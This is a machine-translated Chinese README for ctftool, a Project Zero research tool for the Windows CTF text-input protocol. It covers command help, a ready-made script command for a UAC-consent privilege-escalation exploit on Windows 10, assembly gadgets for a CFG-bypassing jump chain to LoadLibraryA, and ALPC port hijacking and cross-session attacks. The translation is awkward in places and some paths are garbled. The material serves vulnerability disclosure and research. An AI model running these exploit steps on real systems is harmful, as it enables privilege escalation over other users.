ctftool
v1.3

只想測試系統利用?點擊這裡。

這是ctftool ,這是一種交互式命令行工具,可以使用CTF進行實驗,這是一個鮮為人知的協議,用於實現文本服務。這對於研究Windows內部設備,通過文本輸入處理器調試複雜問題以及分析Windows安全性可能很有用。
可以使用ctftool編寫簡單的腳本來自動與CTF客戶端或服務器進行交互,或執行簡單的模糊。
此處可用此工具的發布伴隨著一篇博客文章。
https://googleprojectzero.blogspot.com/2019/08/down-rabbit-hole.html
ctftool已在Windows 7,Windows 8和Windows 10上進行了測試。支持32位和X64版本,但對X64進行了更廣泛的測試。
大多數命令都有在線幫助,只需鍵入help即可查看命令列表,然後help <command>查看特定命令的詳細幫助。
 $ ./ctftool.exe
An interactive ctf exploration tool by @taviso.
Type "help" for available commands.
Most commands require a connection, see "help connect".
ctf> help
Type `help <command>` for help with a specific command.
Any line beginning with # is considered a comment.

help            - List available commands.
exit            - Exit the shell.
connect         - Connect to CTF ALPC Port.
info            - Query server informaiton.
scan            - Enumerate connected clients.
callstub        - Ask a client to invoke a function.
createstub      - Ask a client to instantiate CLSID.
hijack          - Attempt to hijack an ALPC server path.
sendinput       - Send keystrokes to thread.
setarg          - Marshal a parameter.
getarg          - Unmarshal a parameter.
wait            - Wait for a process and set it as the default thread.
thread          - Set the default thread.
sleep           - Sleep for specified milliseconds.
forget          - Forget all known stubs.
stack           - Print the last leaked stack ptr.
marshal         - Send command with marshalled parameters.
proxy           - Send command with proxy parameters.
call            - Send command without appended data.
window          - Create and register a message window.
patch           - Patch a marshalled parameter.
module          - Print the base address of a module.
module64        - Print the base address of a 64bit module.
editarg         - Change the type of a marshalled parameter.
symbol          - Lookup a symbol offset from ImageBase.
set             - Change or dump various ctftool parameters.
show            - Show the value of special variables you can use.
lock            - Lock the workstation, switch to Winlogon desktop.
repeat          - Repeat a command multiple times.
run             - Run a command.
script          - Source a script file.
print           - Print a string.
consent         - Invoke the UAC consent dialog.
reg             - Lookup a DWORD in the registry.
gadget          - Find the offset of a pattern in a file.
section         - Lookup property of PE section.
Most commands require a connection, see "help connect".
ctf>
您要做的第一件事就是連接到會話,並查看哪些客戶端已連接。
 ctf> connect
The ctf server port is located at BaseNamedObjectsmsctf.serverDefault1
NtAlpcConnectPort("BaseNamedObjectsmsctf.serverDefault1") => 0
Connected to CTF [email protected], Handle 00000264
ctf> scan
Client 0, Tid 3400 (Flags 0x08, Hwnd 00000D48, Pid 8696, explorer.exe)
Client 1, Tid 7692 (Flags 0x08, Hwnd 00001E0C, Pid 8696, explorer.exe)
Client 2, Tid 9424 (Flags 0x0c, Hwnd 000024D0, Pid 9344, SearchUI.exe)
Client 3, Tid 12068 (Flags 0x08, Hwnd 00002F24, Pid 12156, PROCEXP64.exe)
Client 4, Tid 9740 (Flags 0000, Hwnd 0000260C, Pid 3840, ctfmon.exe)
然後,您可以通過將命令發送和接收到服務器或任何連接的客戶端來實驗。
如果您不想自己構建,請查看“版本”選項卡
我使用GNU品牌和Visual Studio 2019來開發ctftool 。僅支持32位構建,因為這允許該工具在X86和X64 Windows上運行。
如果安裝了所有依賴項,則僅在開發人員命令提示符中鍵入make就足夠了。
我使用Visual Studio的“構建工具”變體,我選擇的唯一組件是MSVC,MSBUILD,CMAKE和SDK。
該項目使用某些依賴項的子模型,請確保您使用這樣的命令來獲取所有必需的代碼。
git submodule update --init --recursive
這些示例僅在Windows 10 x64上起作用。由於Windows XP的影響,所有平台和版本都受到影響,但目前未實施POC。
該工具用於發現數十年來存在的CTF協議的許多關鍵安全問題。
如果您只想在Windows 10 x64 1903上測試一個漏洞利用,請運行或雙擊ctftool.exe並輸入此命令:
 An interactive ctf exploration tool by @taviso.
Type "help" for available commands.
Most commands require a connection, see "help connect".
ctf> script .scriptsctf-consent-system.ctf
這將等待“ UAC對話框”出現,妥協並啟動外殼。
實際上,利用代碼分為兩個階段,您可以獨立使用。例如,您可能需要使用可選的參數在其他會話上妥協屬於用戶的過程connect
大多數CTF客戶端可能會被損害,因為繪製窗口以加載脆弱庫的內核力應用程序。
只需連接到會話,選擇一個客戶端要妥協(使用scan和thread命令,或wait ),然後:
ctf> script .scriptsctf-exploit-common-win10.ctf
建立在大多數CTF客戶的CFG跳連鎖店,這是非常具有挑戰性的。最終漏洞利用有兩個主要組件,一個任意寫入原始的,然後設置我們的寄存器以調用LoadLibrary() 。
您可以使用
dumpbin /headers /loadconfig來傾倒白色的分支目標。
我需要一個任意的寫小工具來在可預測的位置創建對象。我能找到的最好的可用小工具是msvcrt!_init_time的任意dword降低。
這意味著,不僅要設置我們想要的值,還必須繼續減少,直到LSB達到我們想要的值。這是很多工作,但是我們不必做超過(2^8 - 1) * len工作。

使用此原始性,我在kernel32 .data部分的一些未使用的鬆弛空間中構建了這樣的對象。它需要成為圖像的一部分,以便我可以預測它的映射位置,因為Windows上的圖像隨機化是每個啟動的。

(當然)有很多任意寫作小工具,問題是在寫作後重新控制執行。事實證明,這很具有挑戰性,這就是我被DWORD降低而不是更簡單的原因。
MSCTF捕獲了所有例外,因此挑戰是找到一篇任意的文字,並沒有弄亂堆棧,以使SEH倖存下來,或者在沒有造成任何損害的情況下很快崩潰。
msvcrt!_init_time小工具是我能找到的最好的,在一些指令中,它刪除了null,而無需損壞更多的內存。這意味著我們可以無限期重複它。
我發現了兩個用於調整登記冊的有用小工具,第一個是:
 combase!CStdProxyBuffer_CF_AddRef:
      mov     rcx,qword ptr [rcx-38h]
      mov     rax,qword ptr [rcx]
      mov     rax,qword ptr [rax+8]
      jmp     qword ptr [combase!__guard_dispatch_icall_fptr]
第二個是:
 MSCTF!CCompartmentEventSink::OnChange:
      mov     rax,qword ptr [rcx+30h]
      mov     rcx,qword ptr [rcx+38h]
      jmp     qword ptr [MSCTF!_guard_dispatch_icall_fptr]
通過將這兩個小工具與我們與寫小工具形成的對象相結合,我們可以通過在它們之間彈跳將執行重定向到kernel32!LoadLibraryA 。
這很複雜,但是跳躍序列是這樣的:

如果您有興趣,建議您在調試器中觀看它。請注意,您將需要使用命令sxd av和sxd bpe ,否則調試器將停止每次寫!

除記憶損壞外,CTF暴露的主要漏洞類是編輯會話攻擊。通常,不允許從高特權過程中發送輸入或讀取數據的無私人過程(例如,完整性低)。此安全邊界稱為UIPI,用戶界面特權隔離。
CTF打破了這些假設,並允許無特權的流程將輸入發送到特權流程。
據我所知,只有在安裝了使用OOP提示的顯示語言,未經處理的文本輸入處理器的情況下,才能使用此攻擊。使用IME(中文,日語,韓語等)和具有A11Y工具的用戶使用的輸入語言的用戶屬於此類別。
示例攻擊包括...
腳本目錄中有一個示例腳本,將輸入發送到記事本窗口,以演示編輯會話的工作方式。
由於CTF協議中的客戶端和服務器之間不涉及身份驗證,因此具有必要特權寫入BaseNamedObjects攻擊者可以創建CTF ALPC端口並假裝為監視器。
這允許監視器強制執行的任何限制。
如果您想嘗試此攻擊,請嘗試ctftool中的hijack命令。
 An interactive ctf exploration tool by @taviso.
Type "help" for available commands.
ctf> hijack Default 1
NtAlpcCreatePort("BaseNamedObjectsmsctf.serverDefault1") => 0 00000218
NtAlpcSendWaitReceivePort("BaseNamedObjectsmsctf.serverDefault1") => 0 00000218
000000: 18 00 30 00 0a 20 00 00 00 11 00 00 44 11 00 00  ..0.. ......D...
000010: a4 86 00 00 b7 66 b8 00 00 11 00 00 44 11 00 00  .....f......D...
000020: e7 12 01 00 0c 00 00 00 80 01 02 00 20 10 d6 05  ............ ...
A a message received
        ProcessID: 4352, SearchUI.exe
        ThreadId: 4420
        WindowID: 00020180
NtAlpcSendWaitReceivePort("BaseNamedObjectsmsctf.serverDefault1") => 0 00000218
000000: 18 00 30 00 0a 20 00 00 ac 0f 00 00 0c 03 00 00  ..0.. ..........
000010: ec 79 00 00 fa 66 b8 00 ac 0f 00 00 0c 03 00 00  .y...f..........
000020: 12 04 01 00 08 00 00 00 10 01 01 00 00 00 00 00  ................
A a message received
        ProcessID: 4012, explorer.exe
        ThreadId: 780
        WindowID: 00010110
NtAlpcSendWaitReceivePort("BaseNamedObjectsmsctf.serverDefault1") => 0 00000218
000000: 18 00 30 00 0a 20 00 00 ac 0f 00 00 0c 03 00 00  ..0.. ..........
000010: fc 8a 00 00 2a 67 b8 00 ac 0f 00 00 0c 03 00 00  ....*g..........
000020: 12 04 01 00 08 00 00 00 10 01 01 00 58 00 00 00  ............X...
A a message received
        ProcessID: 4012, explorer.exe
        ThreadId: 780
...
CTF協議中沒有會話隔離,任何過程都可以連接到任何CTF服務器。例如,終端服務用戶可以與任何其他用戶(甚至管理員)的流程進行交互。
如果您想嘗試此攻擊,則ctftool中的connect命令支持連接到非默認會話。
 An interactive ctf exploration tool by @taviso.
Type "help" for available commands.
Most commands require a connection, see "help connect".
ctf> help connect
Connect to CTF ALPC Port.

Usage: connect [DESKTOPNAME SESSIONID]
Without any parameters, connect to the ctf monitor for the current
desktop and session. All subsequent commands will use this connection
for communicating with the ctf monitor.

If a connection is already open, the existing connection is closed first.

If DESKTOPNAME and SESSIONID are specified, a connection to ctf monitor
for another desktop and session are opened, if it exists.
If the specified port does not exist, wait until it does exist. This is
so that you can wait for a session that hasn't started
yet in a script.
Examples
 Connect to the monitor for current desktop
  ctf> connect
 Connect to a specific desktop and session.
  ctf> connect Default 1
Most commands require a connection, see "help connect".
在撰寫本文時,尚不清楚Microsoft如何根據該工具有助於公開的眾多設計缺陷來更改CTF協議。
因此,認為此工具處於概念驗證狀態。
Windows的所有版本既然Windows XP都在所有受支持的平台上使用CTF。
雖然直到XP之前才是基本系統的一部分,但如果您安裝了Microsoft Office,則最早在Windows 98和NT4時使用CTF。
ctftool支持Windows 7,並在X86和X64上支持Windows 7,但是可以支持較早的版本和其他平台,並將讚賞貢獻。
Microsoft沒有記錄CTF代表的代表,在任何文本服務文檔,SDK樣本,符號名稱,標頭文件或其他任何地方都沒有解釋。我的理論是來自CTextFramework ,您可能會在匈牙利符號中命名該類。
有些網站聲稱
ctfmon與清晰的字體或Azure協作翻譯框架有關。他們誤會了。
更新:傑克·尼爾森(Jake Nelson)找到了“常見文本框架”的證據
tavis ormandy [email protected]
所有原始代碼均為Apache 2.0,有關詳細信息,請參見許可證文件。
以下組件是進口的第三方項目。
GetProcAddress() 。這是在symbol命令中使用的,並允許同一二進制在x64和x86上使用。




